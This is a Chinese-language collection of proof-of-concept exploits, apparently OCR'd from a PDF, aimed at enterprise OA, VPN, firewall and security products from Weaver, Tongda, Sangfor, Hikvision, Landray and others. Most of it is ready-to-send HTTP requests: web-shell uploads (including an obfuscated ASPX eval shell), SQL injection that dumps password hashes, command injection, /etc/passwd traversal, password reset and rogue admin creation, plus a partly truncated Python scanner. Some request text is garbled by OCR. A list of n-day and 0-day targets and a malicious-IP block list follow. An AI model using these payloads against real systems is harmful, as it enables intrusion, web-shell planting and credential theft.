证语问安-最新漏洞 POC_exp 集合站

有补充的和指正的内容加群讨论，本文档实时更新。

加过群的就不要重复添加了，以下二维码是二群。

打完 hw 想玩 ctf 的可以看看 **polarctf.com**

建议各位使用 wps 的用户及时去更新官网最新版本 poc 已经增加

有最新漏洞会同步在文档中

泛微 OA 代码执行 EXP

描述和影响范围

Weaver E-Office9 版本存在代码问题漏洞，该漏洞源于文件 /inc/jquery/uploadify/uploadify.php 存在问题，对参数 Filedata 的操作会导致不受限制的上传。

Weaver E-Office9.0

POC or EXP

```
POST /inc/jquery/uploadify/uploadify.php HTTP/1.1
Host: 192.168.232.137:8082
User-Agent: test
Connection: close
Content-Length: 493
Accept-Encoding: gzip
Content-Type: multipart/form-data;
boundary=25d6580ccbac7409f39b085b3194765e6e5adaa999d5cc85028bd0ae
4b85

--25d6580ccbac7409f39b085b3194765e6e5adaa999d5cc85028bd0ae4b85
Content-Disposition: form-data; name="Filedata";
filename="666.php"
Content-Type: application/octet-stream

<?php phpinfo();?>

--25d6580ccbac7409f39b085b3194765e6e5adaa999d5cc85028bd0ae4b85--
--25d6580ccbac7409f39b085b3194765e6e5adaa999d5cc85028bd0ae4b85
Content-Disposition: form-data; name="file"; filename=""
Content-Type: application/octet-stream

--25d6580ccbac7409f39b085b3194765e6e5adaa999d5cc85028bd0ae4b85--
```

Exchange Server 远程代码执行漏洞（CVE-2023-38182）

风险通告 待补充 poc exp

描述和影响范围

Exchange Server 2019 Cumulative Update 13
Exchange Server 2019 Cumulative Update 12
Exchange Server 2019 Cumulative Update 11
Exchange Server 2016 Cumulative Update 23

需要有普通用户权限

通达 OA（CVE-2023-4166）

描述-影响范围

通达 OA

是由北京通达信科科技有限公司自主研发的协同办公自动化软件，是适合各个行业用户的综合管理办公平台

本次范围：通达 OA 版本 11.10 之前

POC

post 请求包

```
GET
/general/system/seal_manage/dianju/delete_log.php?DELETE_STR=1)%2
0and%20(substr(DATABASE(),1,1))=char(84)%20and%20(select%20count(
*)%20from%20information_schema.columns%20A,information_schema.col
umns%20B)%20and(1)=(1 HTTP/1.1
Host: 192.168.232.137:8098
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/116.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-
US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=1u7tsd1cpgp9qvco726smb50h5;
USER_NAME_COOKIE=admin; OA_USER_ID=admin; SID_1=779f3f46
Upgrade-Insecure-Requests: 1
```

```
127.0.0.1 clientweb.docer.wps.cn.cloudwps.cn
```

漏洞触发需让域名规则满足 clientweb.docer.wps.cn.{xxxxx}wps.cn cloudwps.cn 和 wps.cn 没有任何关系

代码块在底下。（需要原 pdf 加 wechat）

绿盟 sas 安全审计系统任意文件读取漏洞

POC

/webconf/GetFile/indexpath=../../../../../../../../../../../../../etc/passwd

深信服 应用交付命令执行


POST /rep/login
Host:URL

clsMode=cls_mode_login%0Als%0A&index=index&log_type=report&loginType=account&page=login&rnd=0&userID=admin&userPsw=123

深信服 sxf-报表系统 版本有限制

POC

```
POST /rep/login HTTP/1.1
Host: URL
Cookie:
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac 0s X 10.15:
ry:109.0)Gecko/20100101 Firefox/115.0
Accept:text/html,application/xhtml+xml,application/xml;g=0,9,
image/avif, image/webp,*/*;q=0.8 Accept-Language:zh-CN, zh;g=0.8,
zh-TW;g=0.7, zh-HK;g=0.5,en-US;g=0.3,en;g=0.2
Accept-Encoding: gzip deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site Pragma: no-cache Cache-Control: no-
cache14 Te: trailers
Connection: close
Content-Type:application/x-www-form-urlencoded
Content-Length: 126
clsMode=cls_mode_login&index=index&log_type=report&page=login&rnd
=0.7550103466497915&userID=admin%0Aid -a %0A&userPsw=tmbhuisq
```



```
GET /report/download.php?pdf=../../../../../etc/passwd HTTP/1.1
Host: xx.xx.xx.xx:85
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1)
Accept: */*
Connection: Keep-Alive
```

HIKVISION iSecure Center 综合安防管理平台文件上传

POC/EXP

python 脚本在底下代码块中

```
#!usr/bin/env python
# *-* coding:utf-8 *-*
import sys
import requests
import string
import random
import urllib3
urllib3.disable_warnings()

proxies = {
    'http': 'http://127.0.0.1:8080',
    'https': 'http://127.0.0.1:8080', #127.0.0.1:8080 代理，方便
burpsuit 抓包
}

def run(arg):
    try:
        flag=''.join(random.choices(string.ascii_uppercase +
string.digits, k = 9))
        filename=''.join(random.choices(string.ascii_uppercase +
string.digits, k = 10))
        vuln_url=arg+"center/api/files;.js"
        headers={'User-Agent': 'Mozilla/4.0 (compatible; MSIE
8.0; Windows NT 6.1)',
                 'Accept': '*/*',
                 'Content-Type': 'application/x-www-form-
urlencoded'}
        file = {'file': (f'../../../../../bin/tomcat/apache-
tomcat/webapps/clusterMgr/{filename}.txt', flag,
'application/octet-stream')}
        r = requests.post(vuln_url, files=file, timeout=15,
verify=False, proxies=proxies)
        if r.status_code==200 and "webapps/clusterMgr" in r.text:

            payload=f"clusterMgr/{filename}.txt;.js"
            url=arg+payload
            r2 = requests.get(url, timeout=15, verify=False,
proxies=proxies)
            if r2.status_code==200 and flag in r2.text:

                print('\033[1;31;40m')
                print(arg+f":存在海康威视 isecure center 综合安防管理
```

POST 请求包

```
POST /center/api/files;.js HTTP/1.1
Host: x.x.x.x
User-Agent: python-requests/2.31.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Content-Length: 258
Content-Type: multipart/form-data; boundary=e54e7e5834c8c50e92189959fe7227a4

--e54e7e5834c8c50e92189959fe7227a4
Content-Disposition: form-data; name="file"; filename="../../../../../bin/tomcat/apache-tomcat/webapps/clusterMgr/2BT5AV96QW.txt"
Content-Type: application/octet-stream

9YPQ3I3ZS
```

蓝凌 OA 前台代码执行

POC EXP

```
POST /sys/ui/extend/varkind/custom.jsp HTTP/1.1
Host: www.ynjd.cn:801
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1)
Accept: */*
Connection: Keep-Alive
Content-Length: 42
Content-Type: application/x-www-form-urlencoded
var={"body":{"file":"file:///etc/passwd"}}
```

广联达 oa 后台文件上传漏洞 POC

```
POST /gtp/im/services/group/msgbroadcastuploadfile.aspx HTTP/1.1
Host: 10.10.10.1:8888
X-Requested-With: Ext.basex
Accept: text/html, application/xhtml+xml, image/jxr, */*
Accept-Language: zh-Hans-CN,zh-Hans;q=0.5
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryFfJZ4PlAZBixjELj
```

Accept: */*

Origin: http://10.10.10.1

Referer: http://10.10.10.1:8888/Workflow/Workflow.aspx?configID=774d99d7-02bf-42ec-9e27-caeaa699f512&menuitemid=120743&frame=1&modulecode=GTP.Workflow.TaskCenterModule&tabID=40

Cookie:

Connection: close

Content-Length: 421

------WebKitFormBoundaryFfJZ4PlAZBixjELj

Content-Disposition: form-data; filename="1.aspx";filename="1.jpg"

Content-Type: application/text

<%@ Page Language="Jscript" Debug=true%>

<%

var FRWT='XeKBdPAOslypgVhLxclUNFmStvYbnJGuwEarqkifjTHZQzCoRMWD';

var GFMA=Request.Form("qmq1");

var ONOQ=FRWT(19) + FRWT(20) + FRWT(8) + FRWT(6) + FRWT(21) + FRWT(1);

eval(GFMA, ONOQ);

%>

------WebKitFormBoundaryFfJZ4PlAZBixjELj--

广联达 SQL 注入

POST /Webservice/IM/Config/ConfigService.asmx/GetIMDictionary HTTP/1.1

Host: xxx.com

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.0.0 Safari/537.36

Accept: text/html,application/xhtml xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

Referer: http://xxx.com:8888/Services/Identification/Server/Incompatible.aspx

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9

Cookie:

Connection: close

Content-Type: application/x-www-form-urlencoded
Content-Length: 88

dasdas=&key=1' UNION ALL SELECT top 1812 concat(F_CODE,':',F_PWD_MD5) from T_ORG_USER --

网神 SecGate 3600 防火墙 obj_app_upfile 任意文件上传 POC

POST /?g=obj_app_upfile HTTP/1.1
Host: x.x.x.x
Accept: */*
Accept-Encoding: gzip, deflate
Content-Length: 574
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryJpMyThWnAxbcBBQc
User-Agent: Mozilla/5.0 (compatible; MSIE 6.0; Windows NT 5.0; Trident/4.0)

------WebKitFormBoundaryJpMyThWnAxbcBBQc
Content-Disposition: form-data; name="MAX_FILE_SIZE"

10000000
------WebKitFormBoundaryJpMyThWnAxbcBBQc
Content-Disposition: form-data; name="upfile"; filename="vulntest.php"
Content-Type: text/plain

<?php php 马?>

------WebKitFormBoundaryJpMyThWnAxbcBBQc
Content-Disposition: form-data; name="submit_post"

obj_app_upfile
------WebKitFormBoundaryJpMyThWnAxbcBBQc
Content-Disposition: form-data; name="__hash__"

0b9d6b1ab7479ab69d9f71b05e0e9445

------WebKitFormBoundaryJpMyThWnAxbcBBQc--
木马路径：attachements/xxx.php

网神 SecSSL 3600 安全接入网关系统 任意密码修改 poc

POST /changepass.php?type=2

Cookie: admin_id=1; gw_user_ticket=ffffffffffffffffffffffffffffffff;
last_step_param={"this_name":"test","subAuthId":"1"}
old_pass=&password=Test123!@&repassword=Test123!@

汉得 SRM tomcat.jsp 登录绕过漏洞 POC

/tomcat.jsp?dataName=role_id&dataValue=1
/tomcat.jsp?dataName=user_id&dataValue=1

分别访问后 直接访问后台。

安恒明御运维审计与风险控制系统堡垒机任意用户注册

POST /service/?unix:/../../../../var/run/rpc/xmlrpc.sock|http://test/wsrpc HTTP/1.1
Host: xxx
Cookie: LANG=zh;
USM=0a0e1f29d69f4b9185430328b44ad990832935dbf1b90b8769d297dd9f0eb848
Cache-Control: max-age=0
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="100", "Google Chrome";v="100"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document

```
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Length: 1121

<?xml version="1.0"?>
<methodCall>
<methodName>web.user_add</methodName>
<params>
<param>
<value>
<array>
<data>
<value>
<string>admin</string>
</value>
<value>
<string>5</string>
</value>
<value>
<string>XX.XX.XX.XX</string>
</value>
</data>
</array>
</value>
</param>
<param>
<value>
<struct>
<member>
<name>uname</name>
<value>
<string>deptadmin</string>
</value>
</member>
<member>
<name>name</name>
<value>
<string>deptadmin</string>
```

</value>
</member>
<member>
<name>pwd</name>
<value>
<string>Deptadmin@123</string>
</value>
</member>
<member>
<name>authmode</name>
<value>
<string>1</string>
</value>
</member>
<member>
<name>deptid</name>
<value>
<string></string>
</value>
</member>
<member>
<name>email</name>
<value>
<string></string>
</value>
</member>
<member>
<name>mobile</name>
<value>
<string></string>
</value>
</member>
<member>
<name>comment</name>
<value>
<string></string>
</value>
</member>
<member>

<name>roleid</name>
<value>
<string>101</string>
</value>
</member>
</struct></value>
</param>
</params>
</methodCall>

辰信景云终端安全管理系统 login SQL 注入漏洞 POC

POST /api/user/login
captcha=&password=21232f297a57a5a743894a0e4a801fc3&username=admin'and(select*from(select+sleep(3))a)='

nday 消息同步
1 海康威视综合安防前台文件上传漏洞
这个洞厂商修复有些问题，还是可以通过...跳转到根目录，换个接口而已
2.蓝凌 OA 前台代码执行漏洞
蓝凌 V131415 就不说了，去年代码执行、金格接口打得很凶，今年蓝凌有了大更新之后还是存在很多 RCE 问题
3.致远 M3Server-xxxx 反序列化漏洞
懂得都懂
4.致远 A8V8SP1SP2 文件上传漏洞(1dav)
1day，今年年初修复了很多，ajaxdo 接口 ajaxAction 涉及的文件操作方法还是很多的
5.普元 EOS
前台代码执行漏洞，这系统代码执行也太多了不赘述，建议重开 6 泛微 F-coloav 后合文件上传漏洞(0dav
从数据库读 xxx，然后写到根目录，除了一些流
传的 1day 之外泛微可以说基本已安全，RASP 能
绕也不想耗费精力继续看了，这个洞是针对去年
的前台洞绕过。
7 泛微 E-Mobile 任意用户登录(1day)
Emobile 很难做后续利用，不过如果存在信息泄露风险的可以关注下 8 泛微 E-Office10 信息泄露后台+后台文件上传漏洞(Oday)很牛的组合漏洞，office9 洞太多用的少没必要写了
9 契约锁电子签章系统 RCE(1day)
上海某行动期间已修复，更新补丁很快，这家签章平台响应速度还是很快的，和泛微 ECO 经常同框打包卖

10.亿赛通电子文档平台文件上传漏洞市面上的上传 1day 其实去年补丁都打完了，今年有新的，可以注意下

11.ldocview 命令执行漏洞

去年项目挖的，今年还在 12jeesite 代码执行漏洞 Oday，丁真来了都得说真 13LiveBOS 文件上传漏洞

金融单位供应链，不需要前几年的跳目录了，新

版本灵动框架的上传绕过绕的很 emmm

14.用友 nc-cloud-任意文件写入(Oday

NCCLOUD 今年用过大部分都没修

15.一哥 VPN

预计今年二进制漏洞打得也会很凶，端口 PWN!

16.xxlOA PWN

零信任不一定真的安全

17.xxx 准入 PWN

弱口令记得也要修一修

18.深信服应用交付系统命令执行

19.协同办公文档(DzzOfffice)未授权访问

20.电子签章平台代码执行漏洞

21 泛微 oa 进后台漏洞

22.ucloud 的未授权获取任意用户 cookie

23.飞书客户端 RCE 漏洞

24.泛微 EofficeV10 前台 RCE

25.来客推商城任意文件上传

26 天明堡垒机 Oday

27 明御运维审计与风险控制系统堡垒机任意用户注册 28 协同管理系统存在 SQL 注入 29 泛微 emobile 注入漏洞

30.拓尔思 WCM 任意命令执行漏洞

31. 用友财务云任意文件上传漏洞

建议封禁的风险 IP 地址

收集去重集合的风险 IP 地址 来源于情报社区和其他情报群。

建议各位发现有相关的威胁行为情况下，即使封禁地址处理。

在表格中 CTRL+A 可以全选表格中的内容复制里面的内容

121.40.127.235	**长亭牧云主机助手回连 IP 地址**
203.56.198.50	扫描器扫描

36.139.90.88	扫描器扫描
111.30.232.239	扫描器扫描
49.232.193.91	扫描器扫描
61.52.4.110	扫描器扫描
175.27.157.249	扫描器扫描
162.14.108.149	扫描器扫描
61.52.1.187	扫描器扫描
8.130.114.73	扫描器扫描
101.43.131.124	扫描器扫描
82.156.151.104	扫描器扫描
42.192.83.35	扫描器扫描
36.139.93.155	扫描器扫描
119.45.116.236	扫描器扫描
118.195.135.88	端口扫描
39.104.200.136	端口扫描
123.56.94.91	端口扫描
115.159.112.166	端口扫描
39.100.74.7	端口扫描

47.92.204.74	端口扫描
39.104.205.225	端口扫描
47.106.193.231	端口扫描
202.114.144.106	端口扫描
61.171.119.106	端口扫描
39.100.68.7	端口扫描
39.104.205.76	端口扫描
47.99.153.172	端口扫描
39.100.69.32	端口扫描
39.100.67.40	端口扫描
39.100.66.92	端口扫描
39.100.67.4	端口扫描
39.100.71.240	端口扫描
47.92.199.215	端口扫描
1.13.9.165	端口扫描
114.132.55.109	端口扫描
39.100.67.168	端口扫描
103.252.118.75	端口扫描

117.176.227.58	多种漏洞利用
171.15.105.211	多种漏洞利用
182.92.222.186	多种漏洞利用
182.92.171.153	多种漏洞利用
101.200.121.243	多种漏洞利用
47.94.230.88	多种漏洞利用
42.229.37.94	多种漏洞利用
39.107.123.197	多种漏洞利用
61.181.206.56	多种漏洞利用
47.92.146.232	恶意云主机
180.103.125.43	恶意云主机
42.194.251.210	恶意云主机
47.92.193.104	恶意云主机
39.100.68.20	恶意云主机
39.100.74.176	恶意云主机
39.105.189.100	恶意云主机
49.234.66.241	恶意云主机
112.126.83.111	恶意云主机

47.92.222.215	恶意云主机
39.107.244.18	恶意云主机
39.98.253.124	恶意云主机
118.195.252.229	恶意云主机
101.200.127.65	恶意云主机
119.91.30.216	恶意云主机
39.104.22.163	恶意云主机
39.104.205.209	恶意云主机
118.195.163.139	恶意云主机
118.195.151.253	恶意云主机
118.178.233.247	恶意云主机
39.100.33.106	恶意云主机
47.92.153.182	恶意云主机
118.195.241.144	恶意云主机
106.55.107.106	恶意云主机
81.69.18.228	恶意云主机
47.92.117.144	恶意云主机
39.98.71.2	恶意云主机

39.98.207.132	恶意云主机
119.45.197.199	恶意云主机
39.100.65.171	恶意云主机
122.230.40.42	恶意 IP
156.255.214.146	恶意 IP
115.55.5.252	恶意 IP
36.27.112.227	恶意 IP
128.90.186.63	恶意 IP
49.81.101.133	恶意 IP
39.144.230.42	恶意 IP
121.76.146.145	恶意 IP
115.227.53.220	恶意 IP
36.63.124.161	恶意 IP
139.214.148.34	恶意 IP
218.83.6.211	恶意 IP
106.58.246.138	恶意 IP
42.236.134.110	恶意 IP
220.201.59.247	恶意 IP

114.253.103.147	恶意 IP
27.202.246.112	恶意 IP
42.228.100.149	恶意 IP
103.225.84.43	恶意 IP
61.147.96.34	恶意 IP
219.156.23.174	恶意 IP
43.154.112.206	恶意 IP
125.83.104.172	恶意 IP
180.123.199.17	恶意 IP
180.125.235.203	恶意 IP
112.248.113.169	恶意 IP
113.252.145.146	恶意 IP
119.162.122.131	恶意 IP
111.201.175.156	恶意 IP
182.121.198.156	恶意 IP
43.137.9.153	恶意 IP
182.114.24.127	恶意 IP
125.109.150.118	恶意 IP

122.142.195.43	恶意 IP
112.248.244.57	恶意 IP
180.97.189.166	恶意 IP
183.27.124.95	恶意 IP
59.175.107.34	恶意 IP
58.153.134.157	恶意 IP
183.157.44.76	恶意 IP
61.54.61.238	恶意 IP
111.67.58.35	恶意 IP
42.238.153.5	恶意 IP
42.239.10.26	恶意 IP
124.131.32.11	恶意 IP
42.3.201.56	恶意 IP
182.127.191.82	恶意 IP
115.57.30.175	恶意 IP
223.74.158.84	恶意 IP
183.27.118.73	恶意 IP
106.57.165.109	恶意 IP

219.155.86.248	恶意 IP
122.140.203.113	恶意 IP
220.187.194.231	恶意 IP
221.1.226.158	恶意 IP
60.246.68.18	恶意 IP
119.139.137.132	恶意 IP
182.121.53.223	恶意 IP
115.171.206.56	恶意 IP
123.118.11.71	恶意 IP
123.235.145.137	恶意 IP
115.60.49.192	恶意 IP
180.123.198.188	恶意 IP
180.97.189.153	恶意 IP
223.15.54.102	恶意 IP
180.97.189.156	恶意 IP
222.141.113.126	恶意 IP
14.18.105.198	恶意 IP
113.74.128.95	恶意 IP

122.230.40.5	恶意 IP
223.16.215.117	恶意 IP
42.240.129.52	恶意 IP
222.137.112.11	恶意 IP
42.225.48.25	恶意 IP
125.41.208.109	恶意 IP
211.101.236.135	恶意 IP
219.156.153.239	恶意 IP
18.162.213.61	恶意 IP
220.192.145.31	恶意 IP
42.3.201.202	恶意 IP
42.176.169.245	恶意 IP
106.110.134.126	恶意 IP
52.5.118.182	弗吉尼亚
185.254.37.216	-
183.136.225.31	浙江省
39.144.228.147	-
223.104.90.135	广西

117.61.1.151	四川省
122.13.77.124	广东省
119.4.175.235	四川省
223.104.241.10	云南省
111.196.58.238	北京
39.144.230.203	-
120.216.234.69	河南省
47.98.172.144	浙江省
47.110.180.32	浙江省
47.110.180.33	浙江省
47.110.180.34	浙江省
47.110.180.35	浙江省
124.77.171.243	上海
124.220.162.36	北京
42.84.161.64	辽宁省
113.160.72.162	河内
192.241.222.93	加利福尼亚
192.241.219.50	加利福尼亚
142.93.54.161	纽约
45.155.91.247	-

205.210.31.37	安大略
89.248.165.56	北荷兰
121.254.147.246	首尔
112.66.243.132	海南省
45.137.116.63	-
23.89.5.60	加利福尼亚
104.131.128.14	加利福尼亚
198.199.104.48	加利福尼亚
103.224.212.221	加利福尼亚
104.236.128.30	加利福尼亚
103.224.212.220	加利福尼亚
253.157.14.165	-
45.55.35.54	纽约
49.2.123.56	新南威尔士
138.68.133.118	伦敦
154.58.31.66	-
199.254.199.244	华盛顿
189.129.149.114	Mexico
118.89.58.55	广东省
192.241.197.11	加利福尼亚

190.211.252.50	Ticino
4.2.2.2	-
212.192.202.119	Rostovskaya
192.241.196.108	加利福尼亚
45.128.232.62	-
83.35.39.231	Cantabria
185.200.118.79	伦敦
103.137.63.117	-
202.103.251.246	广西
146.19.191.108	-
143.110.192.203	明尼苏达
190.210.152.148	-
77.4.7.92	Bayern
146.148.34.125	艾奥瓦
5.133.168.15	-
111.192.102.213	北京
198.199.107.20	加利福尼亚
196.10.89.62	-
197.4.4.12	-
162.243.136.62	加利福尼亚

105.112.249.195	-
185.200.118.67	伦敦
192.241.232.36	加利福尼亚
112.248.62.247	山东省
161.97.89.210	科罗拉多
54.76.135.1	Dublin
165.22.68.119	法兰克福
183.136.225.31	浙江省
87.236.176.180	-
107.148.149.146	加利福尼亚
192.241.208.62	加利福尼亚
178.128.227.204	安大略
89.165.3.27	-
185.200.116.72	-
192.241.204.26	加利福尼亚
49.93.164.238	江苏省
198.199.108.20	加利福尼亚
249.129.46.48	-
107.170.237.74	加利福尼亚
107.170.237.73	加利福尼亚

189.163.17.5	Mexico
185.85.188.62	Bursa
192.155.88.231	新泽西
189.146.237.73	Mexico
88.204.179.118	-
199.254.199.225	华盛顿
138.68.208.29	加利福尼亚
190.12.59.131	-
198.98.183.144	弗吉尼亚
87.236.176.151	-
118.5.49.6	广岛县
198.199.105.69	加利福尼亚
68.183.13.61	阿姆斯特丹
89.248.163.209	北荷兰
47.92.5.158	河北省
37.139.129.26	马里兰
103.78.150.209	哈里亚纳
188.5.4.96	-
82.200.154.210	-
162.243.136.42	加利福尼亚

165.232.73.237	宾夕法尼亚
189.163.152.29	Mexico
192.241.197.21	加利福尼亚
120.78.171.32	广东省
2.57.149.93	加利福尼亚
162.243.134.28	加利福尼亚